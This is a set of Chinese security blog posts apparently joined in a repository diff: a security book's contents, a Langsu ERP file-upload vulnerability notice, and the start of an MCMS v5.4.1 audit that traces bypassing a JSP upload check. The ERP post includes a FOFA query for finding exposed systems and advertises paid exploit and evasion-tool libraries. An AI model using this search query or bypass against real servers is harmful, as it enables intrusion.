2.9 ES文件浏览器安全漏洞
|
||||
|
||||
(CVE-2019-6447)分析134
|
||||
|
||||
2.9.1 漏洞概述134
|
||||
|
||||
2.9.2 漏洞复现135
|
||||
|
||||
2.9.3 漏洞分析 136
|
||||
|
||||
2.9.4 补丁分析139
|
||||
|
||||
2.9.5 总结141
|
||||
|
||||
2.9.6 参考链接142
|
||||
|
||||
第3章 文件读取漏洞143
|
||||
|
||||
3.1 MySQL客户端任意文件读取
|
||||
|
||||
攻击链拓展143
|
||||
|
||||
3.1.1 Load data infile语法144
|
||||
|
||||
3.1.2 漏洞利用原理和流程分析145
|
||||
|
||||
3.1.3 PoC150
|
||||
|
||||
3.1.4 演示151
|
||||
|
||||
3.1.5 影响范围151
|
||||
|
||||
3.1.6 从文件读取到远程命令执行157
|
||||
|
||||
3.1.7 修复方式163
|
||||
|
||||
3.1.8 总结165
|
||||
|
||||
3.1.9 参考链接165
|
||||
|
||||
3.2 Confluence 文件读取漏洞
|
||||
|
||||
(CVE-2019-3394)分析165
|
||||
|
||||
3.2.1 背景165
|
||||
|
||||
3.2.2 漏洞影响166
|
||||
|
||||
3.2.3 补丁对比166
|
||||
|
||||
3.2.4 流程分析167
|
||||
|
||||
3.2.5 尝试利用173
|
||||
|
||||
3.2.6 修复方案175
|
||||
|
||||
3.2.7 参考链接175
|
||||
|
||||
3.3 WebSphere XXE漏洞(CVE-
|
||||
|
||||
2020-4643)分析175
|
||||
|
||||
3.3.1 概述175
|
||||
|
||||
3.3.2 补丁175
|
||||
|
||||
3.3.3 漏洞分析176
|
||||
|
||||
3.3.4 修复建议183
|
||||
|
||||
3.3.5 参考链接183
|
||||
|
||||
3.4 WebLogic CVE-2019-2647、
|
||||
|
||||
CVE-2019-2648、CVE-2019-
|
||||
|
||||
2649、CVE-2019-2650 XXE
|
||||
|
||||
漏洞分析183
|
||||
|
||||
3.4.1 补丁分析183
|
||||
|
||||
3.4.2 分析环境184
|
||||
|
||||
3.4.3 WsrmServerPayloadContext
|
||||
|
||||
漏洞点分析184
|
||||
|
||||
3.4.4 UnknownMsgHeader漏洞点
|
||||
|
||||
分析193
|
||||
|
||||
3.4.5 WrmSequenceContext 漏洞点
|
||||
|
||||
分析194
|
||||
|
||||
3.4.6 修复建议196
|
||||
|
||||
3.4.7 参考链接196
|
||||
|
||||
3.5 WebLogic EJBTaglibDescriptor
|
||||
|
||||
XXE漏洞(CVE-2019-2888)
|
||||
|
||||
分析197
|
||||
|
||||
3.5.1 分析环境197
|
||||
|
||||
3.5.2 漏洞分析197
|
||||
|
||||
3.5.3 漏洞复现199
|
||||
|
||||
3.5.4 修复建议200
|
||||
|
||||
3.5.5 参考链接201
|
||||
|
||||
3.6 印象笔记Windows 6.15版本
|
||||
|
||||
本地文件读取和远程命令执行
|
||||
|
||||
漏洞(CVE-2018-18524)202
|
||||
|
||||
3.6.1 概述202
|
||||
|
||||
3.6.2 演示模式下的Node.js代码
|
||||
|
||||
注入202
|
||||
|
||||
3.6.3 本地文件读取和远程命令
|
||||
|
||||
执行的实现203
|
||||
|
||||
3.6.4 通过分享功能攻击其他用户205
|
||||
|
||||
3.6.5 修复建议206
|
||||
|
||||
3.6.6 参考链接206
|
||||
|
||||
第4章 渗透测试207
|
||||
|
||||
4.1 红队后渗透测试中的文件传输207
|
||||
|
||||
4.1.1 搭建HTTP服务器207
|
||||
|
||||
4.1.2 从HTTP服务器下载文件208
|
||||
|
||||
4.1.3 配置PUT服务器209
|
||||
|
||||
4.1.4 上传文件到HTTP PUT
|
||||
|
||||
服务器211
|
||||
|
||||
4.1.5 利用 Bash /dev/tcp 进行
|
||||
|
||||
文件传输211
|
||||
|
||||
4.1.6 利用SMB协议进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.7 利用 whois 命令进行文件
|
||||
|
||||
传输212
|
||||
|
||||
4.1.8 利用 ping 命令进行文件传输213
|
||||
|
||||
4.1.9 利用 dig 命令进行文件传输213
|
||||
|
||||
4.1.10 利用 NetCat 进行文件传输214
|
||||
|
||||
4.1.11 参考链接216
|
||||
|
||||
4.2 协议层的攻击—HTTP请求
|
||||
|
||||
走私216
|
||||
|
||||
4.2.1 背景216
|
||||
|
||||
4.2.2 发展时间线217
|
||||
|
||||
4.2.3 产生原因 217
|
||||
|
||||
4.2.4 HTTP走私攻击实例—
|
||||
|
||||
CVE-2018-8004223
|
||||
|
||||
4.2.5 其他攻击实例240
|
||||
|
||||
4.2.6 参考链接250
|
||||
|
||||
4.3 自动化静态代码审计工具250
|
||||
|
||||
4.3.1 自动化代码审计250
|
||||
|
||||
4.3.2 动态代码审计工具的特点
|
||||
|
||||
与局限250
|
||||
|
||||
4.3.3 静态代码审计工具的发展252
|
||||
|
||||
4.3.4 参考链接259
|
||||
|
||||
4.4 反制Webdriver—从Bot向
|
||||
|
||||
RCE 进发260
|
||||
|
||||
4.4.1 什么是Webdriver260
|
||||
|
||||
4.4.2 Chromedriver的攻击与利用261
|
||||
|
||||
4.4.3 参考链接270
|
||||
|
||||
4.5 卷入.NET Web271
|
||||
|
||||
4.5.1 调试271
|
||||
|
||||
4.5.2 如何找漏洞案例和审计函数281
|
||||
|
||||
4.5.3 参考链接282
|
||||
|
||||
4.6 攻击SAML 2.0282
|
||||
|
||||
4.6.1 SAML 2.0282
|
||||
|
||||
4.6.2 通过OpenSAML请求包看
|
||||
|
||||
SAML SSO283
|
||||
|
||||
4.6.3 通过OpenSAML源码看
|
||||
|
||||
SAML SSO细节294
|
||||
|
||||
4.6.4 参考链接305
|
||||
|
||||
4.7 Apache Axis 1与 Axis 2
|
||||
|
||||
WebService的漏洞利用305
|
||||
|
||||
4.7.1 Apache Axis 1306
|
||||
|
||||
4.7.2 Apache Axis 2332
|
||||
|
||||
4.7.3 参考链接338
|
||||
|
||||
第二部分 防御方法
|
||||
|
||||
第5章 防御规则342
|
||||
|
||||
5.1 什么是 Pocsuite 3342
|
||||
|
||||
5.2 什么是 Suricata343
|
||||
|
||||
5.3 Suricata 安装343
|
||||
|
||||
5.4 Suricata规则343
|
||||
|
||||
5.4.1 Action 344
|
||||
|
||||
5.4.2 Header 344
|
||||
|
||||
5.4.3 元关键字/补充信息346
|
||||
|
||||
5.4.4 Rule347
|
||||
|
||||
5.5 如何在PoC中编写流量规则351
|
||||
|
||||
5.5.1 示例一351
|
||||
|
||||
5.5.2 示例二353
|
||||
|
||||
5.5.3 示例三354
|
||||
|
||||
5.5.4 示例四356
|
||||
|
||||
5.6 参考链接357
|
||||
|
||||
第6章 防御演示环境与防御处置358
|
||||
|
||||
6.1 防御演示环境358
|
||||
|
||||
6.2 模拟攻击358
|
||||
|
||||
6.3 Pocsuite 3365
|
||||
|
||||
6.4 Suricata & pfSense365
|
||||
|
||||
6.5 pfSense 导入自定义Suricata
|
||||
|
||||
规则368
|
||||
|
||||
6.6 总结370
|
||||
|
||||
第7章 防御研究工具371
|
||||
|
||||
7.1 代码审计371
|
||||
|
||||
7.2 供应链安全373
|
||||
|
||||
7.3 防火墙375
|
||||
|
||||
7.4 堡垒机377
|
||||
|
||||
7.5 日志审计系统379
|
||||
|
||||
7.6 终端安全380
|
||||
|
||||
7.7 资产扫描382
|
||||
|
||||
7.8 入侵检测系统384
|
||||
|
||||
7.9 蜜罐系统385
|
||||
|
||||
7.10 恶意软件沙箱386
|
||||
|
||||
|
||||
|
||||
了解更多
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
抽奖步骤
|
||||
|
||||
|
||||
|
||||
|
||||
1.转发:将该文章转发至
|
||||
朋友圈
|
||||
(不可设置分组)或
|
||||
群聊
|
||||
(100人以上);
|
||||
|
||||
2.
|
||||
扫描二维码参与抽奖
|
||||
:抽奖结果将在活动结束后抽奖小程序推送通知,到时候可直接联系领奖。(领奖时需附上中奖截图+转发截图)
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,193 @@
|
||||
# 【漏洞复现】朗速ERP后台管理系统FileUploadApi接口文件存在文件上传漏洞||附POC
|
||||
FL_Clover 网络安全007 2025-01-03 00:01
|
||||
|
||||

|
||||
|
||||
漏洞介绍
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
在当今复杂多变的网络安全环境中,朗速ERP后台管理系统中的FileUploadApi接口文件存在文件上传漏洞,攻击者可利用该漏洞上传恶意文件,进而控制服务器或窃取企业敏感信息。为保障系统安全,请尽快对该接口进行修复,并加强文件上传功能的权限验证和文件类型检查,以防患于未然。同时,建议对现有系统进行全面的安全检查,确保企业信息安全不受威胁。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
漏洞复现
|
||||
|
||||

|
||||
|
||||
|
||||
1.资源探测
|
||||
```
|
||||
fofa:body="/Resource/Scripts/Yw/Yw_Bootstrap.js"
|
||||
```
|
||||
|
||||
2.漏洞复现
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
漏洞POC
|
||||
|
||||

|
||||
|
||||
```
|
||||
已收录到圈子网盘!需要的自取!
|
||||
链接:https://wiki.freebuf.com/front/societyFront?society_id=291
|
||||
```
|
||||
|
||||

|
||||
|
||||
最近1个月的漏洞复现文档
|
||||
|
||||

|
||||
|
||||
```
|
||||
最近1个月的漏洞复现文档,有你需要的可以直接去圈子网盘下载:
|
||||
WordPress插件ElementorPageBuilder存在文件读取漏洞(CVE-2024-9935).docx
|
||||
锁群管理系统存在任意后台管理泄露漏洞.docx
|
||||
九思OA系统upload_l文件存在任意文件上传漏洞.docx
|
||||
用友GRP-U8系统taskmanager_login存在SQL注入漏洞.docx
|
||||
博斯外贸管理软件V6.0中的logined文件接口存在SQL注入漏洞.docx
|
||||
博斯外贸管理软件V6.0中的loginednew文件接口存在SQL注入漏洞.docx
|
||||
灵当CRM系统接口uploadfile文件上传漏洞.docx
|
||||
灵当CRM系统接口getMyAmbassador存在SQL注入漏洞.docx
|
||||
时空WMS-仓储精细化管理系统SaveCrash文件上传漏洞.docx
|
||||
时空WMS-仓储精细化管理系统 ImageAdd 接口存在文件上传漏洞.docx
|
||||
Zabbix存在SQL注入漏洞(CVE-2024-42327).docx
|
||||
WordPress插件Tutor_LMS存在SQL注入漏洞(CVE-2024-10400).docx
|
||||
WordPress插件FileUpload任意文件读取漏洞(CVE-2024-9047).docx
|
||||
WordPress插件rtw_pdf_file任意文件读取漏洞.docx
|
||||
中科网威anysec安全网关arping存在后台远程命令执行漏洞.docx
|
||||
Yapi存在远程命令执行漏洞.docx
|
||||
金和JC6协同管理平台oaplusrangedownloadfile存在文件下载漏洞.docx
|
||||
北京友数CPAS审计管理系统V4 getCurserIfAllowLogin 接口存在SQL注入.docx
|
||||
北京友数CPAS审计管理系统存在任意文件读取漏洞.docx
|
||||
云连POS-ERP管理系统downloadFile存在任意文件读取漏洞.docx
|
||||
云连POS-ERP管理系统ZksrService存在SQL注入漏洞.docx
|
||||
协众OA系统接口checkLoginQrCode存在SQL注入漏洞.docx
|
||||
Cloudlog系统接口request_form存在SQL注入漏洞.docx
|
||||
国威HB1910数字程控电话交换机generate文件未授权命令执行漏洞.docx
|
||||
JeecgBoot系统接口passwordChange任意用户密码重置漏洞.docx
|
||||
泛微e-cology9系统接口FileDownloadLocation接口存在SQL注入漏洞.docx
|
||||
泛微云桥e-Bridge系统checkMobile存在SQL注入漏洞.docx
|
||||
泛微-云桥e-Bridge addTasteJsonp 接口存在SQL注入漏洞.docx
|
||||
TOTOLINK远程代码执行漏洞(CVE-2024-51228).docx
|
||||
蓝凌EKP系统接口sysFormMainDataInsystemWebservice存在任意文件读取漏洞.docx
|
||||
神州数码DCN系统接口online_list存在任意文件读取漏洞.docx
|
||||
杜特网上订单管理系统getUserImage存在SQL注入漏洞.docx
|
||||
秒优科技-供应链管理系统doAction存在SQL注入漏洞.docx
|
||||
昂捷CRM系统cwsupload任意文件读取漏洞.txt
|
||||
昂捷CRM系统cwsuploadpicture任意文件读取漏洞.docx
|
||||
圣乔ERP系统 downloadFile.action 存在任意文件读取漏洞.docx
|
||||
用友U8-Cloud系统接口ReleaseRepMngAction存在SQL注入漏洞.docx
|
||||
飞鱼星路由器存在敏感信息泄露漏洞.docx
|
||||
上海汉塔上网行为管理系统存在远程命令执行漏洞.docx
|
||||
Apache-Tomcat条件竞争致远程代码执行漏洞.docx
|
||||
方正畅享全媒体新闻采编系统screen.do存在SQL注入漏洞.docx
|
||||
方正畅享全媒体新闻采编系统reportCenter.do存在SQL注入漏洞.docx
|
||||
蓝凌EKP系统接口thirdImSyncForKKWebService存在任意文件读取漏洞.docx
|
||||
海康威视运行管理中心applyST远程代码执行漏洞.docx
|
||||
大华DSS数字监控系统 attachment_downloadByUrlAtt.action接口存在任意文件读取漏洞.docx
|
||||
顺景ERP系统FullGuidFileName任意文件读取漏洞.docx
|
||||
用友NC系统接口yerfile_down存在SQL注入漏洞.docx
|
||||
用友U8-CRM系统getDeptName存在SQL注入漏洞.docx
|
||||
卓软计量业务管理平台image任意文件读取漏洞.docx
|
||||
SecFox运维安全管理与审计系统FastJson反序列化漏洞.zip
|
||||
勤云远程稿件处理系统存在SQL注入漏洞.docx
|
||||
赛诸葛数字化智能中台系统login存在SQL注入漏洞.docx
|
||||
用友GRP-U8系统taskmanager_login存在SQL注入漏洞.docx
|
||||
安科瑞环保用电监管云平台etEnterpriseInfoY存在SQL注入漏洞.docx
|
||||
```
|
||||
|
||||

|
||||
|
||||
帮会介绍
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
【帮会服务】
|
||||
|
||||
1.最新漏洞库(目前已1000+poc,定期更新,包含部分未公开漏洞)
|
||||
|
||||
2.应急响应资料库(热门病毒应急响应手册,应急工具)
|
||||
|
||||
3.安全书籍库(市面上热门安全书籍电子版)
|
||||
|
||||
4.字典库(攻防实战字典合集,字典生成工具)
|
||||
|
||||
5.安全制度库(100+篇安全管理制度汇编)
|
||||
|
||||
6.攻防演练红蓝队实战经验库
|
||||
|
||||
7.工具库(攻防实战工具,日常渗透工具,免杀工具,代码审计工具等)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
加入方式
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
帮会刚建立,现在加入可享早鸟价:
|
||||
|
||||
原价
|
||||
19.9月卡
|
||||
|
||||
现在
|
||||
29.9元享永久会员!
|
||||
|
||||
限时两周!!!
|
||||
限时两周!!!
|
||||
|
||||
随着资源的积累后续会直接涨价至
|
||||
99.9!
|
||||
|
||||
PC链接:https://wiki.freebuf.com/front/societyFront?society_id=291
|
||||
|
||||
微信扫码加入
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr><td data-colwidth="576" width="576" valign="top"><p style="-webkit-tap-highlight-color: transparent;outline: 0px;letter-spacing: 0.544px;font-family: system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;color: rgb(34, 34, 34);background-color: rgb(255, 255, 255);"><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-family: 宋体;color: red;"><span leaf="">免责声明:</span></span></strong></p><p style="-webkit-tap-highlight-color: transparent;outline: 0px;letter-spacing: 0.544px;font-family: system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;background-color: rgb(255, 255, 255);"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-family: 宋体;"><span leaf=""> </span></span><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 14px;"><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">本文章仅做网络安全技术研究使用!另利用网络安全007公众号所提供的所有信息进行违法犯罪或造成任何后果及损失,均由</span><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;color: rgb(255, 0, 0);"><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">使用者自身承担负责</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">,与网络安全007公众号</span><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;color: rgb(255, 0, 0);"><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">无任何关系</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">,也不为其负任何责任,</span><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;color: rgb(255, 0, 0);"><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">请各位自重!</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">公众号发表的一切文章如有侵权烦请私信联系告知,我们会立即删除并对您表达最诚挚的歉意!感谢您的理解!</span><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;color: rgb(255, 0, 0);"><span leaf="" style="-webkit-tap-highlight-color: transparent;outline: 0px;">让我们一起为我国网络安全事业尽一份自己的绵薄之力!</span></span></strong></span></p></td></tr></tbody></table>
|
||||
**●****推荐阅读●**
|
||||
|
||||
**日常实战渗透小技巧,掌握就无需担心漏洞产出为零!**
|
||||
|
||||
**红队如何在攻防演练中一夜暴富?**
|
||||
|
||||
**全方位揭秘:50多种横向渗透提权终极技巧,一篇文章彻底掌握!**
|
||||
|
||||
**未授权访问漏洞系列**
|
||||
|
||||
**应急响应系列**
|
||||
# 浅谈Nacos漏洞之超管权限后续利用
|
||||
|
||||
**记某APP服务端渗透测试实战GetShell**
|
||||
|
||||
**实战|某网站未授权访问=》数据库权限=》服务器权限**
|
||||
|
||||
**Nessus漏扫神器之攻防两用**
|
||||
|
||||
**超级弱口令工具+超级字典,攻防必备!**
|
||||
|
||||
写作不易,分享快乐
|
||||
|
||||
期待你的 **分享**
|
||||
●**点赞●在看●关注●收藏**
|
||||
|
||||
File diff suppressed because it is too large.
Load diff
@@ -0,0 +1,471 @@
|
||||
# 代码审计 - MCMS v5.4.1 0day挖掘
|
||||
船山信安 2025-01-02 18:00
|
||||
|
||||
## 一、前言
|
||||
|
||||
MingSoft MCMS
|
||||
是中国铭飞 (MingSoft) 公司的一个完整开源的 J2ee
|
||||
系统,可以到 Github 下载到源码,官网
|
||||
铭软・铭飞官网・低代码开发平台・免费开源Java Cms
|
||||
|
||||
笔者针对 MCMS v5.4.1
|
||||
进行代码审计,发现存在一个后台 uploadTemplate
|
||||
绕过限制上传 jsp 实现 rce,以及一个前台文件上传 rce,本文将对完整的漏洞挖掘与利用思路进行讲解
|
||||
|
||||
MCMS 的最新版本已更新到 5.4.2
|
||||
,且已对上述漏洞进行了修复
|
||||
## 二、免责声明
|
||||
|
||||
该文章仅供学习用途使用,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关
|
||||
## 三、环境搭建
|
||||
|
||||
版本:MCMS v5.4.1,
|
||||
Release 5.4.1 · ming-soft/MCMS · GitHub
|
||||
|
||||
打包成 war,使用 tomcat 搭建
|
||||
|
||||
|
||||
## 四、后台文件上传 CVE-2024-42990
|
||||
> 该 CVE 编号已被分配,但详细信息尚未公开
|
||||
|
||||
|
||||
在后台找到文件上传的地方
|
||||
|
||||
|
||||
|
||||
抓包,找到对应的路由 /ms-mcms/ms/file/uploadTemplate.do
|
||||
|
||||
上传一个 zip,里面包含着 jsp,会发现他提示
|
||||
|
||||
|
||||
|
||||
说明他有一个地方在检查我们上传的文件,所以要找到这个地方,查看对应的代码逻辑
|
||||
|
||||
最后找到是在 FileVerifyAop.class
|
||||
```
|
||||
@Around("uploadPointCut()")
|
||||
public Object uploadAop(ProceedingJoinPoint joinPoint) throws Throwable {
|
||||
UploadConfigBean bean = (UploadConfigBean)super.getType(joinPoint, UploadConfigBean.class);
|
||||
String uploadFileName = FileNameUtil.cleanInvalid(bean.getFile().getOriginalFilename());
|
||||
if (StringUtils.isBlank(uploadFileName)) {
|
||||
return ResultData.build().error("文件名不能为空!");
|
||||
} else {
|
||||
InputStream inputStream = bean.getFile().getInputStream();
|
||||
String mimeType = BasicUtil.getMimeType(inputStream, uploadFileName);
|
||||
if ("zip".equalsIgnoreCase(mimeType)) {
|
||||
try {
|
||||
this.checkZip(bean.getFile(), false);
|
||||
} catch (Exception var7) {
|
||||
return ResultData.build().error(var7.getMessage());
|
||||
}
|
||||
}
|
||||
return joinPoint.proceed();
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
打下断点跟踪一下,判断后缀是 zip 之后会进入 checkZip
|
||||
函数,跟进去看一下
|
||||
|
||||
|
||||
|
||||
可以看到他是先解压出来,然后检测每个文件的后缀,如果后缀等于 jsp,就返回 jsp 不可以上传
|
||||
|
||||
所以我们需要绕过这个 checkzip。可以看到他进入 check 是需要他得到的后缀为 zip。我们跟进去看看他是如何 getMimeType
|
||||
的
|
||||
|
||||
|
||||
|
||||
可以发现他返回 fileType
|
||||
之前还获取了 contentType
|
||||
,并重新对 fileType
|
||||
进行了赋值,这是否意味着我们可以从这里进行控制返回的 fileType
|
||||
?
|
||||
|
||||
我们跟进 parse
|
||||
函数
|
||||
|
||||

|
||||
|
||||
可以发现 type 从这里赋值了,我们进入 detect
|
||||
函数
|
||||
|
||||

|
||||
|
||||
type 在这里赋值了,继续跟进 detect
|
||||
函数。这里是一个循环,要进入第二次循环的 detect
|
||||
|
||||
